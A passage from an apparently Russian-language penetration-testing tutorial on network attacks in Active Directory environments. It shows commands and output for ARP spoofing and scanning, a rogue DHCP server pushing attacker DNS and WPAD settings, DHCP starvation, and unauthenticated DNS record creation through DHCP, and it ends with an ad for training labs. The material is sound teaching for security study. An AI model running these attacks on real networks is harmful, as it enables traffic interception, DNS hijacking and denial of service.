Spoofing - telling 192.168.1.101 (e4:fd:a1:09:bf:a1) that 192.168.1.1 is 00:e0:4c:d8:ca:89 (192.168.1.107) every 1.0 seconds (until Ctrl-C)
INFO - 192.168.1.1-de:ad:be:ef:13:37 -> 192.168.1.101-e4:fd:a1:09:bf:a1
INFO - 192.168.1.101-de:ad:be:ef:13:37 -> 192.168.1.1-00:e0:4c:d8:ca:89
INFO - 192.168.1.1-de:ad:be:ef:13:37 -> 192.168.1.101-e4:fd:a1:09:bf:a1
INFO - 192.168.1.101-de:ad:be:ef:13:37 -> 192.168.1.1-00:e0:4c:d8:ca:89
INFO - 192.168.1.1-de:ad:be:ef:13:37 -> 192.168.1.101-e4:fd:a1:09:bf:a1
INFO - 192.168.1.101-de:ad:be:ef:13:37 -> 192.168.1.1-00:e0:4c:d8:ca:89
```

Атака подмены ARP с помощью arplayer

ARP-сканирование

Другой интересной возможностью использования ARP является запрос всех IP-адресов в сети, чтобы проверить ответы ARP и узнать, какие хосты активны. Этот метод известен как ARP-сканирование.

```
$ ./arplayer scan -I wlp1s0 -w 10 -t 1000
192.168.1.1 00:e0:4c:d8:ca:89
192.168.1.101 e4:fd:a1:09:bf:a1
```


ARP-сканирование

DHCP

`DHCP` (Dynamic Host Configuration Protocol) — это протокол, который помогает настраивать динамические IP-адреса для компьютеров в сети. Это прикладной протокол, который работает через UDP. Он использует порт `67/UDP` на сервере и требует, чтобы клиент отправлял сообщения с порта `68/UDP`.

DHCP-порты

В DHCP новые клиенты сети ищут DHCP-сервер, чтобы получить правильную конфигурацию, которая позволяет им взаимодействовать с остальной частью сети. Этот процесс настройки разделен на четыре этапа:



- **обнаружение сервера**: клиент запрашивает IP-адрес, отправляя широковещательный запрос на адрес `255.255.255.255` или сетевой широковещательный адрес, чтобы связаться с DHCP-сервером;
- **предложение об аренде IP-адреса**: сервер отвечает IP-адресом, который предлагает клиенту, а также другими параметрами конфигурации;
- **запрос аренды IP-адреса**: клиент получает предложенный IP-адрес и отправляет сообщение, чтобы запросить его;
- **подтверждение аренды IP-адреса**: сервер подтверждает, что клиент может использовать выбранный IP-адрес. Кроме того, он включает в себя несколько параметров конфигурации, таких как время обновления IP-адреса.

Эти фазы обычно обозначаются аббревиатурой `DORA` (обнаружение, предложение, запрос, подтверждение) и запускаются, когда компьютер подключается к сети. Конфигурация DHCP также может быть запущена вручную с помощью команды `dhclient` в Linux и `ipconfig /renew` в Windows.

фазы DHCP

Среди множества вариантов конфигурации могут быть интересны следующие:

Параметры DHC

Чтобы проверить параметры, предоставляемые сетевым DHCP-сервером, в Windows необходимо проверить конфигурацию сетевого интерфейса (если он настроен на использование DHCP) с помощью `ipconfig /all`. Однако в Linux разные параметры DHCP настраивают разные файлы, например, для проверки DNS-сервера следует проверить `/etc/resolv.conf` или использовать `ip route` для получения шлюза по умолчанию.

Code	Name
3	Gateway IP (Router)
6	DNS server IP
15	Domain name
44	NetBIOS name (WINS) server IP
54	DHCP server IP
252	WPAD configuration file

```
C:\Users\Anakin>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : ws01-10
   Primary Dns Suffix  . . . . . . . : contoso.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : contoso.local

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : contoso.local
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection #2
   Physical Address. . . . . . . . . : 52-54-00-76-87-BB
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.100.3(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : 30 November 2020 12:20:13
   Lease Expires . . . . . . . . . . : 08 December 2020 20:20:13
   Default Gateway . . . . . . . . . : 192.168.100.2
   DHCP Server . . . . . . . . . . . : 192.168.100.2
   DNS Servers . . . . . . . . . . . : 192.168.100.2
   Primary WINS Server . . . . . . . : 192.168.100.2
   NetBIOS over Tcpip. . . . . . . . : Disabled
```

Параметры сетевого интерфейса Windows

Кроме того, проверить параметры, предоставляемые DHCP-сервером, можно с помощью dhcplayer или сценария nmap broadcast-dhcp-discover. Однако требуются привилегии `root/admin`, поскольку необходимо использовать порт `68`.

Перечисление параметров DHCP с помощью Nmap

Помимо перечисления, протокол DHCP также может быть использован для совершения нескольких атак:

- нехватка/исчерпание DHCP;
- поддельный DHCP-сервер.

Поддельный DHCP-сервер
Из-за децентрализованного характера DHCP любая машина в сети может взять на себя роль DHCP-сервера, отвечая на сообщения клиента об обнаружении/запросе. Таким образом, злоумышленник может создать поддельный DHCP-сервер, чтобы установить пользовательскую конфигурацию на клиентах.

Между параметрами, которые настраиваются DHCP-сервером, находятся следующие:

- Шлюз/маршрутизатор;
- DNS-серверы;
- Серверы имен NetBIOS/WINS;
- Web Proxy Auto-Discovery Protocol.

Таким образом, клиенты могут быть неправильно настроены для отправки DNS-запроса на поддельный DNS-сервер, который может перенаправить их на поддельные компьютеры или домены, контролируемые злоумышленником. Для выполнения такой атаки можно использовать такие инструменты, как yersinia или dhcplayer.

```
$ dhcplayer server -I eth2 --wpad http://here.contoso.local/wpad.dat -v --domain contoso.local
INFO - IP pool: 192.168.100.1-192.168.100.254
INFO - Mask: 255.255.255.0
INFO - Broadcast: 192.168.100.255
INFO - DHCP: 192.168.100.44
INFO - DNS: [192.168.100.44]
INFO - Router: [192.168.100.44]
INFO - WPAD: http://here.contoso.local/wpad.dat
INFO - Domain: contoso.local
INFO - REQUEST from 52:54:00:5d:56:b9 (debian10)
INFO - Requested IP 192.168.100.145
INFO - ACK to 192.168.100.145 for 52:54:00:5d:56:b9
INFO - REQUEST from 52:54:00:76:87:bb (ws01-10)
INFO - Requested IP 192.168.100.160
INFO - ACK to 192.168.100.160 for 52:54:00:76:87:bb
```

Поддельный DHCP-сервер с dhcplayer

Истощение DHCP

Атака с истощением DHCP — это DOS-атака, при которой фальшивый клиент запрашивает все доступные IP-адреса, предлагаемые DHCP-сервером. Таким образом, законные клиенты не могут получить IP-адрес, поэтому должны оставаться в автономном режиме. Эту атаку можно выполнить с помощью таких инструментов, как dhcpstarv, yersinia или dhcplayer.

```
$ dhcpstarv -i enp7s0
08:03:09 11/30/20: got address 192.168.100.7 for 00:16:36:99:be:21 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.8 for 00:16:36:25:1f:1d from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.9 for 00:16:36:c7:79:f2 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.10 for 00:16:36:f4:c3:e9 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.11 for 00:16:36:dc:51:a1 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.12 for 00:16:36:c2:c2:06 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.13 for 00:16:36:15:e0:74 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.14 for 00:16:36:40:1c:02 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.15 for 00:16:36:c5:9a:c3 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.16 for 00:16:36:14:1a:b3 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.17 for 00:16:36:13:45:14 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.18 for 00:16:36:14:fb:18 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.19 for 00:16:36:b2:93:90 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.20 for 00:16:36:c7:38:f9 from 192.168.100.2
```

Атака истощения DHCP с помощью dhcpstarv

DHCP-обнаружение

Также DHCP может быть интересен с точки зрения клиента, поскольку он может позволить вам получить полезную информацию об окружающей среде, для чего он и предназначен.

Можно отправить сообщение `DISCOVER to` в сеть и проверить, какая информация получена. Это способ получения информации из неаутентифицированной позиции, такой как домен или адреса серверов, которые обычно являются контроллерами домена.

```
$ dhcplayer discover -I eth2 -n

OFFER received from 192.168.100.2
Offered IP: 192.168.100.3
Client MAC: 52:54:00:88:80:0c
DHCP Server: 192.168.100.2
Options:
[1] Subnet Mask: 255.255.255.0
[58] Renewal Time: 345600
[59] Rebinding Time: 604800
[51] IP Address Lease Time: 691200
[54] DHCP Server ID: 192.168.100.2
[3] Router: 192.168.100.2
[5] Name Server: 192.168.100.2
[6] Domain Server: 192.168.100.2
[15] Domain Name: contoso.local
[44] NetBIOS Name Server: 192.168.100.2
[77] Unknow: [0, 14, 82, 82, 65, 83, 46, 77, 105, 99, 114, 111, 115, 111, 102, 116, 0, 0, 0, 80, 0, 68, 0, 101, 0, 102, 0, 97, 0, 117, 0, 108, 0, 116, 0,
[77] Unknow: [0, 15, 66, 79, 79, 84, 80, 46, 77, 105, 99, 114, 111, 115, 111, 102, 116, 0, 0, 0, 40, 0, 68, 0, 101, 0, 102, 0, 97, 0, 117, 0, 108, 0, 116, 0
[252] WPAD: http://isalocal.contoso.local:80/wpad.dat
```

Получение информации от DHCP-сервера

DHCP Динамический DNS

В Active Directory можно используя DHCP-сервер создать настраиваемые A-записи DNS на основе имени хоста клиента, которое указано в запросе DHCP. Это может быть очень полезно, поскольку для выполнения этой операции не требуется никакой аутентификации/авторизации.

Конфигурация DHCP-сервера по умолчанию

```
PS C:\> Get-DhcpServerv4DnsSetting

DynamicUpdates                : OnClientRequest
DeleteDnsRROnLeaseExpiry      : True
UpdateDnsRRForOlderClients    : False
DnsSuffix                     :
DisableDnsPtrRRUpdate         : False
NameProtection                : False
```

Клиент может запросить DNS-обновление F-записи DNS, для этого необходимо включить опцию `Client FQDN` (Fully Qualified Domain Name) в DHCP-запрос с флагом «`S`», установленным на `1`, вместе с полным доменным именем или именем хоста. Сервер вернет тот же флаг, установленный в 1, если обновление было выполнено. Новая A-запись укажет имя хоста клиента на полученный IP-адрес. Можно запросить обновление DNS с помощью dhcplayer с флагом `--dns-update`.

```
$ dhcplayer discover -I eth2 --dns-update -H hira
ACK received from 0.0.0.0
Acquired IP: 192.168.100.121
Client MAC: 52:54:00:88:80:0c
Options:
[58] Renewal Time: 345600
[59] Rebinding Time: 604800
[51] IP Address Lease Time: 691200
[54] DHCP Server ID: 192.168.100.240
[1] Subnet Mask: 255.255.255.0
[81] Client FQDN: flags: 0x1 (server-update) A-result: 255 PTR-result: 0
[3] Router: 192.168.100.240
[15] Domain Name: poke.mon
[6] Domain Server: 192.168.100.240,192.168.100.240,192.168.100.2

$ nslookup hira.poke.mon 192.168.100.240
Server:     192.168.100.240
Address:    192.168.100.240#53

Name:   hira.poke.mon
Address: 192.168.100.121
```

Динамическое обновление DNS с помощью dhcplayer

Поскольку DHCP обычно назначает один и тот же адрес одному и тому же клиенту (на основе MAC-адреса клиента), можно изменить запись DNS с помощью нескольких запросов с разными именами хостов. Кроме того, если имя хоста не указано, запись DNS будет удалена. Она также будет удален, когда истечет срок аренды DHCP. Однако существуют определенные имена DNS, которые защищены глобальным списком блокировки запросов DNS (GQBL) от разрешения, даже если вы добавите запись DNS. По умолчанию это `wpad` и `isatap`.

Получить список блокировок глобальных запросов DNS

```
PS C:\> Get-DnsServerGlobalQueryBlockList


Enable : True
List   : {wpad, isatap}
```

Практическая подготовка

Если материал показался вам интересным, и хотите на практике разобраться, как это работает — пройдите Корпоративные лаборатории Pentestit — программу практической подготовки в области информационной безопасности.